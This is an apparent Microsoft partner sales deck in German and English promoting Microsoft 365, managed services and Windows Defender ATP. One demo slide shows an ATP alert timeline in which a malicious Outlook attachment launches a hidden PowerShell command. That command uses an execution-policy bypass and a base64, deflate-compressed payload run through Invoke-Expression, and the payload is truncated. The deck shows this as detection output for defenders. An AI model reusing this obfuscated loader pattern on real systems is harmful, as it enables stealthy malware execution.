


Überprüfen

Client analysieren und Risiken verringern

Windows Defender Advanced Threat Protection (ATP)

ist ein neuer Dienst, mit dem Unternehmenskunden hochentwickelte und gezielte Angriffe auf ihre Netzwerke erkennen, untersuchen und auf diese reagieren können





Überprüfen

Client analysieren und Risiken verringern



Windows Security Center

cont-lizbean-x5

Timezone: UTC



Analyst@SevilleContoso.onmicrosoft.com



02.25.2016

Time	Event Description	Process Chain	User	Action
08:06:33	MpCmdRun.exe communicated with 23.96.212.225	MpCmdRun.exe > MpCmdRun.exe > 23.96.212.225		+
08:06:31	A suspicious Powershell commandline was executed on the machine			+
08:06:29	install.exe ran cmd.exe	OUTLOOK.EXE > install.exe > process	liz.bean	+
08:06:29	cmd.exe ran PowerShell.exe as 'hidden'	install.exe > cmd.exe > process	liz.bean	+
08:06:28	Outlook dropped and executed a PE file.			+
08:06:28	OUTLOOK.EXE created a PE file under Users folder	explorer.exe > OUTLOOK.EXE > file	liz.bean	+
08:06:28	OUTLOOK.EXE created install.exe	explorer.exe > OUTLOOK.EXE > install.exe		+
08:06:18	OUTLOOK.EXE created 2 processes	explorer.exe > OUTLOOK.EXE > 2 processes	liz.bean	+
08:06:18	OUTLOOK.EXE ran an Office application	explorer.exe > OUTLOOK.EXE > process	liz.bean	+
08:05:56	Dropbox.exe ran cmd.exe	runonce.exe > Dropbox.exe > process	liz.bean	+
08:05:55	Dropbox.exe communicated with 3 IPs	runonce.exe > Dropbox.exe > 3 IPs		+
08:05:41	OUTLOOK.EXE communicated with 2 IPs	explorer.exe > OUTLOOK.EXE > 2 IPs		+
08:05:40	OneDrive.exe communicated with 2 IPs	explorer.exe > OneDrive.exe > 2 IPs		+
08:05:38	explorer.exe created an ASEP	userinit.exe > explorer.exe > process	liz.bean	+



Überprüfen

Client analysieren und Risiken verringern

Windows Security Center | cont-lizbean-x5 | Timezone: UTC | Analyst@SevilleContoso.onmicrosoft.com | 02.25.2016

Sep 2015 | Oct 2015 | Nov 2015 | Dec 2015 | Jan 2016 | Feb 2016 | Today

- 08:06:33 MpCmdRun.exe communicated with 23.96.212.225
- 08:06:31 A suspicious Powershell commandline was executed on the machine
- 08:06:29 install.exe ran cmd.exe
- 08:06:29 cmd.exe ran PowerShell.exe as 'hidden'

\Device\HarddiskVolume1\Program Files (x86)\Microsoft Office\Office15\OUTLOOK.EXE

\Device\HarddiskVolume1\Program ...

install.exe
4d9afe998034519122b4a0eb6a24806725015ea0
C:\Users\liz.bean\Documents\install.exe
install.exe


cmd.exe
4347de5f4e446a17c050b5c242a750b07b40f1c0
C:\Windows\SysWOW64\cmd.exe
cmd.exe /c ""C:\Users\LIZ~1.BEA\AppData\Local\Temp\RarSFX0\mtr_ps.bat" "

powershell.exe
3a9c990d346176b91f44b235a9c50b2d9bca046f
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
powershell.exe -NoP -NonI -W Hidden -Exec Bypass -Command "Invoke-Expression \$(New-Object IO.StreamReader (\$(New-Object IO.Compression.DeflateStream (\$(New-Object IO.MemoryStream (\$([Convert]::FromBase64String ("nVRRb9pIEH7nV4ysPclWwsOMEmjZYkUqhaXNXaC6kSe8QOi32gLesd531OjGh/Pcbg4+kr/fi9Yxn5/tm5huzB7iA905rOpTyKsu1sa6zQqNQdk6DRErHm[IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd());"




Überprüfen

Client analysieren und Risiken verringern




Vorteile eines Microsoft 365 Geräts



Wachsen mit Managed Services

- **Erweitern des Geschäfts** durch Modernisierung des Desktops mit Windows 10 und Office 365. Mit automatischen Updates und Autopilot bleiben diese auch up to date.
- **“Compelling events”** wie die DSGVO, das Ende der Lebenszeit der Hardware oder aktuelle Security Themen benötigen professionelle Betreuung und einen Gesamtpaket dass der Kunde nutzen kann ohne auf Details zu achten.



Eigenes Angebot erweitern


- **Intelligentes automatisiertes Deployment** mit Hilfe von Microsoft Autopilot, Azure AD und Intune für Desktops und Mobile Endgeräte um diese Effizienter zu verwalten und den Mehrwert für die Kunden zu steigern.
- Unternehmen dabei unterstützen **Angriffe richtig zu interpretieren und darauf zu reagieren.** Angriffe und Risiken können auf “threat detection dashboards” wie Windows Defender ATP & Advanced Threat Analytics analysiert werden.



Erhöhen der Umsätze


- **Erweitern des Portfolios** um managed services rund um sichere und productive Endgeräte Integriertes Management von Geräten in das Angebot aufnehmen. “Device as a Service” als Ansatz für weitere Angebote.
- **Gemanagete Updates anbieten**, nicht nur in Bezug auf Patches sondern auch für Compliance relevante Themen. Abdecken von rechtlichen Anforderungen.
- **Fokussieren auf Business Anforderungen** der Kunden indem man sie mit end-to-end Lösungen unterstützt.

Why does Microsoft 365 powered device matter?



Grow with Managed Services

- **Expand your business** by modernizing your customers' desktop and keeping them up to date on Windows 10 and Office 365 ProPlus with Autopilot
- **Unlock new opportunities** with funded offers around Proof of Concepts and Pilots in production
- **Compelling events** such as Security, End of Life and Modern IT all require professional services and in life managed services to maximize returns for customers



Differentiate your offerings

- **Create intelligent automated deployment** using Microsoft Autopilot, Azure AD and Intune to drive efficiency, decrease error rates and increase user satisfaction and partner efficiency
- Help customers **interpret and respond** to risks surfaced from threat detection dashboards such as Windows Defender ATP & Advanced Threat Analytics



Increase deal size

- **Expand your portfolio** to offer managed services around secured and productive devices. Integrate proactive management with real time Insights and consider Device as a Service
- **Sell managed updates** that match the customers compliance needs to ensure the users are always up to date and hence always compliant.
- **Focus on business outcomes** through end-to-end solutions that improve business efficiency, agility, and profitability

While migrations will grow in the near term, customers are expecting more from their business partners

"Our customers have also demanded **more comprehensive strategic ways to service them**. They're less interested in one and done projects and more interested in managed services or ways that they can **completely offload components** that used to be internally driven."
~CTO, NA Partner

"I've got a number of situations where our clients are **looking to mobilize the field in a more effective way** and doing that with Windows 10 devices."
~Director, Global Partner

Build your business

<http://demos.microsoft.com>




NEW

Collaboration




NEW

**Microsoft 365
powered device**



NEW

**Security &
Compliance**



Cloud Voice

Microsoft 365 Enterprise

A complete, intelligent, secure solution to empower employees

Office 365
Enterprise

Windows 10
Enterprise

Enterprise Mobility
+ Security

Produktübersicht Microsoft 365 Business

Office 365

Desktop Apps

Word, Excel, PowerPoint, and more

Online Services

Exchange, OneDrive, Skype,
Microsoft Teams

Business apps

Microsoft Bookings, Outlook
Customer Manager

Windows 10

Everything in Windows 10 Pro²

Plus...

Windows Defender Security Controls

Windows AutoPilot

Automatic Office apps deployment

Best of EMS

App protection for Office mobile
apps

Device Management
for Windows 10 PCs

Selective wipe of company data

[2] Includes upgrade benefits for Windows 7 or 8/8.1 Professional licensed PCs to upgrade to Windows 10 Pro

MICROSOFT 365 E3

Office 365 Enterprise E3

Chat- centric workspace

Teams

Email & Calendar

Outlook

Voice, Video & Meetings

Skype for Business

Co-creating content

Office ProPlus

Sites & Content management

SharePoint and OneDrive

Analytics

Delve

Security & Compliance

Data Loss Prevention

Enterprise Mobility + Security E3

Identity & Access Management

Azure Active Directory Premium P1

Managed Mobile Productivity

Microsoft Intune

Information Protection

Azure Information Protection Premium P1

Identity Driven Security

Microsoft Advanced Threat Analytics

Windows 10 Enterprise E3

Advanced Endpoint Security

Credential Guard, Device Guard

Designed For Modern IT

Azure AD Join, Dynamic Management

More Productive

Windows Ink, Cortana at Work

Powerful, Modern devices

Innovative designs,, new in class devices

Produktübersicht

MICROSOFT 365 E5

Office 365 Enterprise E5

Voice

PSTN Conferencing, Cloud PBX

Analytics

Power BI Pro, Delve Analytics

Security & Compliance

ATP, TI, OCAS, Advanced eDiscovery & more

Enterprise Mobility + Security E5

Identity & Access Management

Azure Active Directory Premium P2

Information Protection

Azure Information Protection Premium P2

Identity Driven Security

Microsoft Cloud App Security
Azure Advanced Threat Protection

Windows 10 Enterprise E5

Advanced Endpoint Security

Windows Defender Advanced Threat Protection

MICROSOFT 365 E3

Office 365 Enterprise E3

Enterprise Mobility + Security Suite E3

Windows 10 Enterprise E3



<http://aka.ms/AT-GDPR>